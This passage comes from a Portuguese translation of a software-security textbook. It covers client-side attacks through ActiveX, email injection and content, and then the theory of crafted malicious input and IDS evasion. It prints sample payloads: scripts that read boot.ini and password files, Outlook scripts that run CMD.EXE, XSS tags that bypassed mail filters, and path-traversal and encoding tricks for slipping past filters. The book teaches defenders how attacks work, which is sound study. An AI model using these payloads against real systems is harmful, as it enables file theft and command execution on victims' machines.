Esta lista é interessante porque mostra o que `scrrun.dll` talvez consiga fazer em nome de um script. Nem todas as chamadas listadas aqui são necessariamente expostas a um script, mas muitas delas são. Pense em termos da analogia de escolha de bloqueio que discutimos nos capítulos anteriores. Um script fornece uma maneira de selecionar os bloqueios lógicos entre você e a chamada da biblioteca que você procura. Muitas dessas chamadas de biblioteca serão exploráveis a partir de um script, dadas as circunstâncias certas.

Navegadores Web e ActiveX

O navegador Web moderno tornou-se uma sandbox de execução para código móvel. Assim, o navegador é um cliente "gordo" que executa um código amplamente não-confiável. Isso talvez não seja um problema tão grande, exceto que normalmente o navegador não esteja adequadamente segmentado a partir do sistema operacional do host. Até mesmo sistemas "seguros" de código móvel, como Java VMs, têm histórias de defeitos que permitiram que invasores contornassem a segurança da sandbox.[5]

No caso da tecnologia da Microsoft, o problema é muitas vezes pior do que com outros sistemas. A tecnologia COM/DCOM (às vezes reunida como ActiveX e mais recentemente referida como .NET) expõe enormes acoplamentos entre serviços de sistema do host e código potencialmente malicioso. Dezenas de formas de explorações foram descobertos na camada entre o navegador e o ActiveX. Muitas dessas vulnerabilidades permitem que os scripts acessem o sistema de arquivos local. Para entender a profundidade desse problema, tome qualquer função ActiveX que aceite um URL e forneça um arquivo local em troca. Muitos dos problemas de caminho relativo que delineamos em capítulos anteriores podem ser aplicados diretamente. As tentativas de codificar o nome de arquivo de várias maneiras combinadas com percurso de caminho relativo produzirão exploits bem-sucedidos. O ActiveX é um campo fértil para os exploits.

De certa maneira, a camada entre os scripts e o sistema operacional fornece ainda outra zona de confiança onde ataques clássicos de entrada podem ser realizados. Como resultado, a maioria dos truques genéricos que se aplicam à entrada do servidor (veja o Capítulo 4) pode ser aplicada aqui também, com a diferença de que dessa vez nosso alvo é o cliente.

---

5. Para mais informações sobre segurança de código móvel, sandboxing e problemas de segurança relacionados, consulte Securing Java [McGraw e Felten, 1998].

Padrão de ataque: Passando nomes de arquivos locais a funções que esperam um URL

Utilize nomes de arquivos locais com funções que esperam consumir um URL. Encontre conexões interessantes.

❊ Exemplo de ataque: Nomes de arquivos locais e o preloader (pré-carregador) de ActiveX

A Microsoft embute um módulo com o Internet Explorer chamado *preloader*. Esse módulo pode ser acessado a partir de um script para ler arquivos na unidade de disco local. O código JavaScript segue:

```
<script LANGUAGE="JavaScript">
<!-
function attack()
{
    preloader.Enable=0;
          preloader.URL = "c:\\boot.ini";
          preloader.Enable=1;
}
//->
</script>
<script LANGUAGE="JavaScript" FOR="preloader" EVENT="Complete()">
// Estamos aqui se localizamos o arquivo.
</script>
<a href="javascript:attack()">click here to get boot.ini file</a>
```

❊ Exemplo de ataque: A chamada do Internet Explorer `GetObject()`

O Internet Explorer inclui uma chamada de função que pode ser utilizada em vários ataques:

```
DD=GetObject("http://"+location.host+"/../../../../../../boot.ini","htmlfile");
DD=GetObject("c:\\boot.ini","htmlfile")
```

Acesse o texto de um arquivo-alvo utilizando:

```
DD.body.innerText
```

❊ Exemplo de ataque: Objeto do ActiveX ixsso.query

Ainda outro objeto ActiveX tem problemas semelhantes:

```
nn=new ActiveXObject("ixsso.query");
nn.Catalog="System";
```

```
nn.query='@filename = *.pwl ';
```

O ActiveX é um poderoso aliado dos invasores.

Injeção de e-mail

Os sistemas de troca de mensagens também apresentam oportunidades de ampliar a idéia de injeção no cliente. Os sistemas de troca de mensagens em geral são projetados para tomar um bloco de dados e colocá-los em um ambiente-alvo onde possam, então, ser interpretados. Considere os pagers, a troca de mensagens SMS e os sistemas de e-mail. Um invasor pode explorar facilmente o espaço de entrada de uma mensagem injetando seqüências de caracteres e observando o resultado. No caso do e-mail, o programa cliente pode ser muito complexo, pelo menos tão complexo quanto uma interface de navegador Web. Isso significa que os mesmos truques que podem ser aplicados a uma injeção no cliente contra um terminal de navegador também podem ser aplicados em uma mensagem de e-mail.

O conteúdo a ser injetado em uma mensagem pode existir em qualquer parte do cabeçalho ou corpo do e-mail. Isso pode incluir o assunto do e-mail, campo do destinatário ou mesmo o nome de um host DNS resolvido.

Padrão de ataque: Metacaracteres no cabeçalho de e-mail

Os metacaracteres podem ser fornecidos em um cabeçalho de e-mail e consumidos pelo software cliente para um efeito interessante.

❊ **Exemplo de ataque: Os metacaracteres e o repositório da lista de e-mails FML**[6]

Quando o aplicativo FML gera um índice de repositório de mensagens armazenadas, inclui cegamente o cabeçalho de assunto e falha ao separar qualquer script incorporado ou códigos HTML. O resultado é um relatório de índice que, quando visualizado em um terminal de navegador, inclui os códigos de script fornecidos pelo invasor.

Ataques semelhantes podem ser executados contra o campo ASSUNTO, o campo DE (especialmente com HTML), o campo PARA (também HTML) e o próprio corpo de e-mail.

❊ **Exemplo de ataque: O Outlook XP e a HTML em Responder ou Encaminhar**

O Outlook XP executará a HTML incorporada em um corpo de e-mail quando o usuário escolher responder ou encaminhar. É interessante tentar o seguinte trecho da HTML:

6. A descoberta desse problema é atribuída a Wichert Akkerman (wichert@wiggy.net).

```
<OBJECT id=WebBrowser1 height=150 width=300
classid=CLSID:8856F961-340A-11D0-A96B-00C04FD705A2>
<PARAM NAME="ExtentX" VALUE="7938">
<PARAM NAME="ExtentY" VALUE="3969">
<PARAM NAME="ViewMode" VALUE="0">
<PARAM NAME="Offline" VALUE="0">
<PARAM NAME="Silent" VALUE="0">
<PARAM NAME="RegisterAsBrowser" VALUE="1">
<PARAM NAME="RegisterAsDropTarget" VALUE="1">
<PARAM NAME="AutoArrange" VALUE="0">
<PARAM NAME="NoClientEdge" VALUE="0">
<PARAM NAME="AlignLeft" VALUE="0">
<PARAM NAME="ViewID" VALUE="{0057D0E0-3573-11CF-AE69-08002B2E1262}">
<PARAM NAME="Location"
VALUE="about:/dev/random&lt;script&gt;while (42) alert('Aviso -
 este é um script de ataque!')&lt;/script&gt;">
<PARAM NAME="ReadyState" VALUE="4">
```

❊ Exemplo de ataque: O objeto Application do Outlook

O objeto Application do Microsoft Outlook fornece um controle poderoso que expõe a execução de comando em nível de sistema. Esse objeto é utilizado por muitos criadores de vírus para criar um vetor de propagação:

```
NN = MySession.Session.Application.CreateObject("Wscript.Shell");
NN.Run("c:\\WINNT\\SYSTEM32\\CMD.EXE /C dir");
```

O Visual Basic também pode ser utilizado para acessar essa funcionalidade. Observe que é comum o acesso do VB aos problemas da Microsoft.

```
Set myApp = CreateObject("Outlook.Application")
MyApp.CreateObject("Wscript.Shell");
```

❊ Exemplo de ataque: O View Control do Microsoft Outlook

A propriedade "selection" do View Control do Outlook expõe o correio eletrônico do usuário a um script, bem como expõe o objeto Application do Outlook. Para criar um controle de visualização do Outlook e um script que lista o conteúdo da unidade C:, tente isso:

```
<object id="view_control"
classid="clsid:0006F063-0000-0000-C000-000000000046">
<param name="folder" value="Inbox">
</object>

<script>

function myfunc()
{
```

```
// Faça algo mau aqui.
mySelection = o1.object.selection;
myItem = mySelection.Item(1);
mySession =
myItem.Session.Application.CreateObject("WScript.Shell");
mySession.Run("C:\\WINNT\\SYSTEM32\\CMD.EXE /c DIR /A /P /S C:\\ ");
}

setTimeout("myfunc()",1000);

</script>
```

❊ Exemplo de ataque: Horde IMP

Um usuário remoto pode criar uma mensagem de e-mail maliciosa baseada em HTML de tal modo que, quando ela for visualizada, um código arbitrário será executado pelo navegador do usuário-alvo. Parecerá que o código origina do servidor de e-mail e, assim, será capaz de acessar os cookies do Webmail do usuário e encaminhá-los para outra localização. Como o e-mail está sendo visualizado de um servidor confiável (você confia no seu servidor de e-mail, não-confia?), o navegador confia no servidor de e-mail. Isso inclui confiança ampliada em qualquer script incorporado. As próprias mensagens de e-mail claramente arbitrárias não devem ser confiáveis. Esse é um defeito grave no projeto do produto.

Utilizando o tipo correto de scripts, um invasor pode, por exemplo, roubar os cookies associados com uma sessão Web. Em muitos casos, se um invasor obtém os cookies corretos, os mesmos direitos e privilégios do usuário original serão transferidos para o invasor. Portanto, depois de obter os cookies, o invasor pode "personificar" o usuário original e ler seus e-mails.

❊ Exemplo de ataque: Baltimore Technologies MailSweeper

Simultaneamente, um usuário remoto pode colocar JavaScript ou VBScript em certos tags HTML para contornar a filtragem que o MailSweeper de Baltimore utiliza. Por exemplo, as duas tags HTML seguintes não foram adequadamente filtradas pelo produto:

```
<A HREF="javascript:alert('Isto é um ataque')">Clique aqui</A>
<IMG SRC="javascript:alert('Isto é um ataque')">
```

❊ Exemplo de ataque: Filtragem de Tags JavaScript no Hotmail

Em uma versão mais antiga do Hotmail, os usuários podiam incorporar script no campo DE ao enviar e-mail. Isso não seria filtrado. Por exemplo, um ataque talvez envolva colar o seguinte script no campo DE:

```
a background=javascript:alert('isto é um ataque') @hotmail.com
```

Ataques baseados no conteúdo

Quando o software cliente exibe e executa arquivos de mídia que contêm dados maliciosos, é habilitada outra forma de ataque ao cliente — chamada de *ataques baseados em conteúdo*. Os ataques baseados em conteúdo variam do misterioso (postscript malicioso incorporado que pode literalmente eliminar uma impressora, queimando-a) ao mais óbvio (utilizando a funcionalidade incorporada dentro de um protocolo-padrão para executar conteúdo malicioso).

Padrão de ataque: Injeção de funções de sistema de arquivos baseada no conteúdo

Um cabeçalho de protocolo ou trecho de código incorporado em um arquivo de mídia é utilizado em uma chamada de função confiável quando o arquivo é aberto pelo cliente. Os exemplos incluem arquivos de música como MP3, repositórios de arquivos como ZIP e TAR e arquivos mais complexos como arquivos PDF e Postscript. Os alvos comuns para esse ataque são os arquivos do Microsoft Word e Excel, geralmente enviados como anexos de e-mail.

Em geral, um invasor utiliza caminhos relativos em repositórios ZIP, RAR, TAR e os descompacta para chegar aos diretórios-pai.

❊ **Quatro exemplos de ataque: Internet Explorer 5**

1. O "comportamento de download" do Internet Explorer 5 permite que invasores remotos leiam arquivos arbitrários por meio de redirecionamento do servidor.
2. O controle do preloader do ActiveX utilizado pelo Internet Explorer permite que invasores remotos leiam arquivos arbitrários.
3. O Internet Explorer 5.01 (e versões anteriores) permite que um invasor remoto crie uma referência a uma janela do cliente e utilize um redirecionamento do servidor para acessar arquivos locais por meio dessa janela. Esse problema é referido como *redirecionamento de referência da página do server-side*.
4. JavaScript no Internet Explorer 3.x e 4.x; e o Netscape 2.x, 3.x e 4. x permitem que invasores remotos monitorem as atividades Web de um usuário. O spoofing de Web é uma forma particular desse ataque.[7]

7. O spoofing de Web foi descoberto e tornado público em 1997 por Ed Felten e a equipe de Programação Segura de Internet da Princeton [Felten et al., 1997]. Infelizmente, esse tipo de ataque ainda é possível hoje. No "coração" do problema está a questão de confiar no que o software cliente exibe. Geralmente, os invasores tiram proveito da confiança mal utilizada pelo cliente. Veja a lista de referência ou http://www.cs.princeton.edu/sip/pub/spoofing.html para informações adicionais.

Ataques retroativos: Buffer overflows no cliente

Nada é mais progressista do que atacar diretamente os que atacam você. Em muitos casos, essa filosofia ocorre como uma série de ataques de negação de serviço lançados em qualquer direção. Em cenários-padrão, você pode saber qual endereço IP está sendo utilizado para atacá-lo e, então, dar a contrapartida com um ataque próprio. (Contudo, precavenha-se de que são drásticas as ramificações legais do contra-ataque.) Se o invasor for suficientemente ignorante e deixar os serviços abertos, em alguns casos você poderá ter o controle do sistema dele.

Isso levou alguns tipos de segurança a considerar uma tática bastante insidiosa: criar serviços de rede hostis que se pareçam com alvos válidos. A idéia básica se baseia nos honeypots, mas dá um importante passo adiante.[8] Como a maioria dos softwares dos clientes contém buffer overflows e outras vulnerabilidades, é possível incluir a capacidade de explorar essas fraquezas diretamente quando são investigadas.

De modo nada surpreendente, em todo o código testado e investigado em uma situação de segurança, o código cliente normalmente é ignorado. Essa é uma das razões pelas quais esse código cliente acaba tendo problemas mais sérios do que o código servidor. Se um cliente vulnerável se une a um serviço hostil, esse serviço hostil pode tentar identificar o tipo e a versão do cliente que está se conectando. Essa é uma variedade de identificação.

Uma vez que o cliente seja adequadamente identificado, o servidor hostil pode emitir uma resposta que explore um buffer overflow (ou outro defeito de segurança) no cliente. Em geral, esse tipo de ataque não é projetado simplesmente para travar o cliente. Os invasores que utilizam essa técnica podem injetar um vírus ou backdoor no computador do invasor original, utilizando sua própria conexão contra eles.

Obviamente, esse tipo de "ataque retroativo" é uma séria ameaça ao invasor. Qualquer pessoa que planejar atacar sistemas arbitrários deve pressupor que um ataque retroativo pode e irá acontecer. Todo e qualquer software cliente deve ser cuidadosamente examinado antes da utilização.

Padrão de ataque: Injeção no client-side, buffer overflow

Obtenha informações sobre o tipo de cliente que se anexa ao seu serviço hostil. Alimente intencionalmente os dados maliciosos ao cliente para explorá-lo. Possivelmente instale backdoors.

❊ Exemplo de ataque: O buffer overflow no Internet Explorer 4.0 via tag `EMBED`

Os autores freqüentemente utilizam tags `<EMBED>` em documentos HTML. Por exemplo,

8. Para o background das honeynets e honeypots, consulte Honeypots [Spitzner, 2003].

```
<EMBED TYPE="audio/midi" SRC="/path/file.mid" AUTOSTART="true">
```

Se um invasor fornece um caminho muito longo na diretiva SRC=, o componente `mshtml.dll` sofrerá um buffer overflow. Esse é um exemplo-padrão de conteúdo em uma página Web sendo dirigida para explorar um módulo defeituoso no sistema. Possivelmente, existem milhares de maneiras diferentes pelas quais os dados podem se propagar em um determinado sistema; assim, esses tipos de ataques continuarão a existir sem controle. (Consulte o Capítulo 7 para informações adicionais sobre ataques de buffer overflow.)

Conclusão

Atacar os programas clientes com serviços intencionalmente maliciosos é uma realidade. Se você utiliza clientes-padrão, você deve estar ciente desse tipo de ataque. Isso é particularmente importante se você estiver utilizando clientes-padrão para investigar ou atacar servidores. A idéia de explorar software cliente não exige necessariamente que um serviço malicioso seja utilizado. O XSS permite a exploração indireta do cliente, que em certo sentido, "atravessa" um serviço.

6 Criando entradas (maliciosas)

Como enfatizamos mais de uma vez até aqui, os tipos mais interessantes da maquinaria computacional são complexos e, portanto, difíceis de medir. Máquinas de Turing universais, embora sejam por si só mecanismos simples de fitas, estados e leitores, podem calcular gramáticas incrivelmente complexas. Em teoria, uma máquina de Turing é capaz de executar qualquer programa que rode nos computadores mais complexos de hoje. O problema é que entender um programa real em termos da máquina de Turing (estados, movimentos de fita etc.) não é muito útil. O nível da explicação de uma máquina de Turing ocorre no nível errado e carece de uma visão mais geral. Portanto, a noção do que realmente acontece é encoberta por detalhes "irrelevantes". Por analogia, pense em tentar entender um jogo de bilhar com referência à física quântica. Embora isso deva, de fato, ser possível, uma maneira muito melhor de entender bilhar é utilizar a física newtoniana. Assim como escolher um nível apropriado de descrição comportamental é crucial para o jogo de bilhar, também é crucial para a segurança.

As coisas tornam-se mais complicadas quando nós as "ativamos". A teoria do caos ensina que sistemas dinâmicos simples (descritos em muitos casos por algoritmos simples, porém iterativos) dá origem ao comportamento complexo difícil de prever. A teoria do caos fornece uma idéia sobre os sistemas complexos de modelagem, como meteorologia, mas ainda não somos capazes de capturar sistemas "open-ended" (abertos, expansíveis) de uma maneira formal satisfatória. O problema é uma explosão de possíveis estados futuros, mesmo em um sistema descrito somente por algumas poucas equações. Devido a essa explosão de estados, entender e então manter seguro um sistema aberto dinâmico é extremamente difícil. Programas que rodam nos modernos computadores em rede são, de fato, sistemas dinâmicos abertos.

Em termos gerais, um software é orientado por dois fatores básicos: entrada externa e estado interno. Às vezes, podemos observar a entrada externa para um programa, talvez rodando um programa analisador de rede (*sniffer*) ou lembrando o que digitamos na interface com o usuário do programa. Muito mais difícil de discernir é o estado interno de um programa, que inclui todos os bits e bytes armazenados na memória, registradores e assim por diante. Nos bastidores, o software armazena cen-

tenas ou milhares de informações, algumas das quais são dados e outras instruções. Isso é como uma sala cheia de milhares de pequenas chaves comutadoras para ligar/desligar. Se assumirmos que é possível colocar cada comutação em cada posição possível em qualquer combinação, o número puro de combinações torna-se rapidamente enorme (de fato, o número de combinações é exponencial em relação ao número de bits). Há tantas combinações para um computador típico que isso demandaria mais partículas do que há no universo para armazenar cada possível estado em que o próprio computador pode se encontrar. O mesmo acontece para os softwares mais modernos. Aparentemente, a teoria não é nossa amiga.

O resultado final de toda essa teoria da ciência da computação é que a maioria dos softwares é excessivamente complexo para modelar. Tratando o software como uma caixa-preta, podemos digitar comandos para o software a vida inteira e sempre saber que, logo a seguir, o próximo comando que digitarmos talvez faça com que o software falhe. Isso é o que torna difícil testar um software. Naturalmente, na prática sabemos que certas strings de comandos tendem a causar falhas de segurança no software. Essa é a razão por que há algumas empresas de segurança de aplicações que vendem softwares que executam simples análises de caixa-preta contra uma aplicação, incluindo Kavado, Cenzic, Sanctum e SPI Dynamics. O fato é que, devido à incrível complexidade dos softwares, simplesmente não há nenhuma maneira de qualquer ferramenta de teste de caixa-preta com testes prontos poder nem mesmo começar a exercitar cada estado vulnerável de um dado programa.

O software contém uma grande quantidade de entradas. Em um sentido clássico, "entrada" tradicional assume a forma de uma seqüência de comandos ou bytes de dados. Essa entrada orienta a tomada de decisão do software afetando o estado. O resultado do processamento de alguma entrada normalmente é algum tipo de saída e algumas alterações críticas do estado interno. Em quase todos os programas, exceto os mais triviais, esse processo é tão complexo que prever o comportamento do software ao longo do tempo torna-se tão difícil quanto rodar o próprio programa real.

O estado interno de um programa é análogo ao posicionamento particular de rodas dentadas dentro de uma máquina física. Um usuário da máquina pode fornecer entrada — em certo sentido, girar maçanetas e pressionar botões e orientar a máquina. A entrada de maçaneta e de botão torna-se por si só uma linguagem — a linguagem de programação da máquina. Assim como um chip no processador Intel é uma máquina que executa código de máquina x86, um programa de software é uma máquina que executa a entrada de usuário.

Evidentemente, o usuário pode afetar profundamente o estado de um programa em execução elaborando cuidadosamente uma entrada — mesmo uma entrada maliciosa com propósito de explorar o programa. Há sintaxe e gramática para a entrada fornecida por um usuário. Há certos comandos que são rejeitados e outros que causam alterações profundas no estado. Há potencialmente milhares de comandos e milhões de maneiras de combinar esses comandos. Controlar o poder dessa linguagem é a arte de elaborar entrada e o assunto deste capítulo.

Pense em um invasor como alguém que quer que o programa entre em um certo estado vulnerável. A principal ferramenta do invasor envolve ajustar a entrada externa para o programa. Essa entrada é, em algum sentido, uma variedade especial da linguagem que só o programa-alvo entende. Assim, o programa-alvo é, nessa linha de pensamento, uma máquina especial projetada para executar as instruções do invasor. Tudo isso nos leva à seguinte conclusão:

Um sistema computacional complexo é um mecanismo para executar programas maliciosos de computador disponibilizados na forma de entrada elaborada.

Essa conceitualização é muito poderosa. Se pensar nisso, programas de softwares amplamente disseminados (fora das condições laboratoriais) estão sujeitos à exploração somente se a entrada correta chegar na ordem correta. Mas, por causa da complexidade dessa situação, é muito provável que não seja possível examinar o software externamente e determinar se esse tipo de exploração é possível.

O dilema do defensor

A linguagem externa definida pelo espaço de entrada de um programa de computador é quase sempre mais complexa do que o programador imagina. Um dos problemas é o fato de que um programa interpretará um comando com base no estado interno que é extremamente difícil de se compreender integralmente. Mapear toda a linguagem de entrada elaborada em todos os estados internos possíveis exige mapear todos os possíveis estados internos bem como todas as possíveis decisões lógicas que afetam o estado. Como a série dos estados é muito ampla, a previsão torna-se tão difícil quanto rodar o próprio programa.

Os invasores querem colocar o programa-alvo em um estado no qual a entrada elaborada faça com que um programa trave, permitindo a inserção de código ou a execução de comandos privilegiados. É fácil encontrar situações em que isso é possível. É muito mais difícil provar que nenhuma dessas situações ocorre. A complexidade é favorável ao invasor, quase sempre assegurando o sucesso. Como você pode manter algo seguro contra o desconhecido? As pessoas que defendem sistemas enfrentam um dilema terrível: Para defender um sistema adequadamente você deve pensar em *todos* os ataques que potencialmente seriam perpetrados contra você; mas para atacar, você só precisa localizar *um* ataque não-previsto.

Sabemos a partir da lógica que é suficiente desmentir uma proposição (por exemplo, que um sistema é seguro) demonstrando apenas um exemplo em que a proposição é falsa (por exemplo, uma penetração bem-sucedida). Por outro lado, para provar que a proposição não é suficiente, oferecer um ou mais exemplos específicos em que a proposição parece ser verdadeira (por exemplo, uma tentativa malsucedida de penetração).[1]

---

1. Naturalmente, sem levar em conta a prova por indução.

Obviamente, o trabalho da defesa é extremamente complexo e, em alguns casos, até mesmo intratável. Por baixo da lógica aparente de um sistema computacional reside aquele mostro da complexidade. Durante anos, alguns fabricantes de produtos de segurança ignoraram convenientemente a verdadeira dificuldade, prometendo demais e entregando de menos com base em alguns casos simples.

Firewalls, verificadores de vírus e a maioria dos IDSs são tecnologias reativas, tentando evitar que uma entrada "perigosa" torne uma computação vulnerável. Uma melhor abordagem é construir uma computação robusta que não requer esses escudos. A natureza do problema é exacerbada pela dificuldade de conhecer o que bloquear e o que não bloquear. O problema é que não há nenhuma lista completa de entradas maliciosas a bloquear porque cada programa é único na sua "linguagem".

Você ouviu isso antes, mas merece ser repetido: uma "white list" ("lista branca"), ou uma lista que define exaustivamente todas as entradas aceitáveis, é uma abordagem superior a uma "black list" ("lista negra"). Em vez de tentar definir e parar todas as possíveis coisas maliciosas, é bem melhor definir uma lista de coisas permitidas e ater-se a ela diligentemente. Essa é uma versão do princípio do menor privilégio. Forneça ao seu programa somente o poder que ele precisa, nada além disso. Não forneça a ele poder excessivo para, mais tarde, tentar controlá-lo bloqueando entradas.

Filtros

Alguns engenheiros de software que só recentemente tornaram-se cientes da segurança tentarão adicionar filtros ou código especial a fim de bloquear solicitações "maliciosas".[2] Em vez de remover a capacidade do programa de abrir arquivos privilegiados logo no início, o programador adiciona filtros para que o programa não aceite nomes de arquivo "perigosos". Naturalmente, essa abordagem é fundamentalmente defeituosa. Como detectar algo "malicioso" se você nem sabe o que "malicioso" realmente é? Você pode criar uma regra universal para detectar entradas maliciosas?

Pense neste exemplo. Se uma entrada fornecida pelo usuário é enviada para uma chamada do sistema de arquivos, o engenheiro poderá bloquear solicitações que têm a string `../...` O engenheiro está tentando deter o uso malicioso da chamada de sistema por meio de um ataque de redirecionamento. Esse ataque simples às vezes é chamado *injeção de caminho relativo*. Uma chamada ao sistema de arquivos extremamente poderosa permite que o invasor faça o download de ou acesse quaisquer arquivos no computador enviados para uma chamada do diretório atual. Em geral, o programador "corrigirá" esse bug detectando quando `../` ocorre em uma string de entrada. Mas perceba que isso é a mesma coisa que uma detecção de invasão, tentando detectar o "malicioso". Dependendo da regra que o programador estabelece contra hackers, o que acontece quando, em vez disso, o invasor injeta `...../////....` ou codifica a barra em Unicode hexadecimal?

---

2. Esse é um caso especial de um mecanismo conhecido como monitor de referência.

Sistemas de comunicação

Pense em todos os softwares como um sistema. A maioria dos alvos são subsistemas de um sistema maior. O subsistema-alvo contém certos dados que podem ser importantes para o invasor. Por exemplo, o invasor poderia elaborar a entrada que causará um evento de revelação a partir de um subsistema.

Cada subsistema também existe em conexão com outros subsistemas. Poderia ser exigido que os dados dentro dos subsistemas adjacentes executem um cálculo, mas isso possivelmente permitiria que o invasor subvertesse um dos subsistemas desprotegidos a fim de se comunicar com outros (possivelmente aqueles mais protegidos). Ao pensar sobre subversão dessa maneira, sempre se deve considerar a comunicação entre os sistemas como uma outra camada de entrada elaborada. O formato exato e a ordem das informações que são passadas para os limites dos subsistemas é um dialeto da linguagem de entrada elaborada.

(Não) Detecção de invasão

Uma maneira particularmente inteligente de elaborar uma entrada é alterar a aparência de uma solicitação no seu caminho pela rede. Isso pode ser facilmente realizado adicionando caracteres extras ou substituindo certo caracteres por outros caracteres (ou representações de caracteres). Esse tipo simples de elaboração de entrada acontece todo o tempo. Os invasores que querem driblar um IDS simplista (e mesmo, hoje em dia, a maioria deles permanece simplista) ofuscam um ataque utilizando uma codificação alternativa de caracteres e outras técnicas relacionadas. Driblar um IDS fornece um exemplo clássico da utilização de entrada elaborada a seu favor. Naturalmente, uma entrada elaborada pode ser utilizada de várias outras maneiras para driblar filtros e/ou causar erros de lógica.

IDS baseado em assinatura versus IDS baseado em anomalia

No seu núcleo, os IDSs são concebidos para serem conceitualmente semelhantes a alarmes contra ladrões. O ladrão invade, o alarme dispara, a polícia aparece. Essa é a segurança reativa no seu ápice. Há empresas como a Counterpane (um serviço gerenciado de segurança) para monitorar frameworks de IDSs e lidar com ataques.

Hoje, há duas filosofias básicas comumente encontradas na tecnologia IDS — *abordagens baseadas em assinaturas* e *abordagens baseadas em anomalias*. Por um lado, a tecnologia baseada em assinatura conta com um banco de dados das especificidades de ataques conhecidos. A idéia é comparar tráfego ou registros em log, ou alguma outra entrada, com uma lista de coisas maliciosas para sinalizar os problemas. Assim, em essência, a tecnologia baseada em assinaturas detecta coisas maliciosas *conhecidas*. Por outro lado, a tecnologia baseada em anomalias conta com a aprendizagem daquilo com que se parece o comportamento normal de sistema para então detectar qualquer coisa que não se ajuste ao modelo. A tecnologia baseada em anomalias detecta coisas que não são "*boas*", onde "boas" são definidas pelo modelo. As abordagens são fundamentalmente diferentes.

Um IDS baseado em assinaturas precisa conhecer explicitamente uma exploração ou um ataque antes que ele possa ser detectado. Por causa disso, sistemas baseados em assinaturas são fáceis de evitar e, invasores informados surfam pelo IDS, dão um pequeno rodopio no ar e vão em frente. Se souber quais recursos são utilizados para disparar os alarmes, você poderá evitá-los. Uma coisa que torna particularmente fácil evitar esses sistemas é o fato de que a maioria dos IDSs baseados em assinaturas deve conhecer *precisamente* o comportamento de um ataque, caso contrário, eles simplesmente não detectam nada. Essa é a razão pela qual ajustes simples no fluxo de entrada funciona muito bem para evitar o IDS.

Um IDS baseado em anomalias na verdade não se importa com o comportamento de um ataque específico. Em vez disso, ele aprende o comportamento dos padrões normais e então prossegue a fim de localizar padrões anormais (anomalias). Qualquer coisa que não pareça suficientemente normal é marcada. O problema é (naturalmente) que os usuários normais nem sempre têm a mesma aparência e comportamento. Portanto, na prática, sistemas baseados em anomalias têm dificuldades em separar o que é bom do que é ruim. Ataques inteligentes contra sistemas baseados em anomalias que utilizam janelas estatísticas são possíveis. Uma técnica é mover o perfil estatístico de comportamento "completamente normal" muito lentamente para o "espaço de ataque" de tal maneira que o modelo acompanhe isso alegremente, marcando todos os comportamentos (incluindo, em última instância, o ataque) como normais.[3]

Na análise final, um sistema baseado em assinaturas não pode capturar nenhuma pessoa que utilize os ataques (presumivelmente inusitados) mais recentes e um sistema baseado em anomalias é vítima do fenômeno "alarme falso" e continua capturando usuários normais que apenas tentam concluir seus trabalhos. Visto que impedir o trabalho real tende a fazer com as pessoas sejam demitidas e sistemas de segurança descartados, os sistemas baseados em anomalias quase nunca são utilizados na prática. E como as pessoas tendem a se esquecer das coisas que elas não podem ver, sentir ou provar, IDSs baseados em assinaturas são amplamente adotados apesar das suas deficiências.

Naturalmente, todos os IDSs podem ser utilizados para criar uma distração. Uma técnica muito comum de ataque é fazer com que um IDS seja "disparado" em uma das áreas da rede executando ao mesmo tempo um ataque inteligente em um outro local. Uma outra técnica comum é fazer com que um IDS seja disparado tão freqüentemente e com tal regularidade que ele por fim, frustradamente, desista. Em seguida, o ataque real começa. É suficiente dizer que muitos IDSs não o compensam o dinheiro investido, especialmente se os custos operacionais forem computados.[4]

---

3. Esse ataque habilidoso foi primeiramente descrito por Teresa Lunt em um artigo sobre o sistema de detecção de invasão inicial chamado NIDES. Para informações adicionais, visite http://www.sdl.sri.com/programs/intrusion/history.html.

4. Esse ponto de vista tem sido repetido pelo grupo de analistas da Gartner em um relatório freqüentemente citado. Visite http://www.csoonline.com/analyst/report1660.html para uma visão geral.

IDS como um serviço reativo de assinatura

Lembre-se de que quase todas as explorações remotas contra softwares contam com algum tipo de transação malformada na rede. Uma transação de ataque normalmente é única de alguma maneira. Os IDSs suportam esse conceito. De fato, isso é precisamente o que permite que os IDSs de rede funcionem. Na prática, um IDS de rede é normalmente um sniffer de rede (pense no Snort) com um grande conjunto de *trigger filters* ("filtros de gatilho") que representam ataques conhecidos. A tecnologia utilizada nos sistemas modernos não é, em grande parte, diferente da tecnologia de sniffer de 20 anos atrás. Quando acionados, os trigger filters combinam vários pacotes de rede tidos como maliciosos. Esses trigger filters são chamados *assinaturas de ataque*.

Obviamente o que estamos discutindo é um modelo baseado em conhecimento, o que significa que um investimento em equipamentos de IDS só será tão bom quanto o conhecimento que orienta o sistema. Essa é uma fraqueza crítica. Sem conhecimento prévio das peculiaridades de um ataque, um IDS não pode detectar o ataque.

O principal problema é que novas explorações são descobertas todos os dias. Isso significa que um IDS de rede precisa ser bem *reativo* para tornar-se eficaz. Para prosseguir, o IDS deve ser constantemente atualizado com um banco de dados recente de assinaturas. Muitos fabricantes de IDS oferecem certos serviços a seus clientes a fim de atualizá-los com novas assinaturas. Isso significa, naturalmente, que os usuários confiam implicitamente em um fabricante de IDS para fornecer atualização significativa de dados contra ataques. Na prática, isso também tende a significar que os usuários confiam no fato de que seus fabricantes de IDS contratam hackers maliciosos que permanecem em salas de Internet Relay Chat (IRC) o dia todo trocando as informações mais recentes sobre as "explorações do dia 0".


Com certeza, isso é um relacionamento simbiôntico interessante (e distorcido). Os usuários dos alarmes contra ladrões indiretamente contratam os próprios ladrões para atualizar esses mesmos alarmes com o objetivo de capturar os ladrões que eles acabam de contratar. O raciocínio parece ser que não há problemas porque os bons rapazes de outrora espreitam sob chapéus cinzas que obscurecem seus rostos.

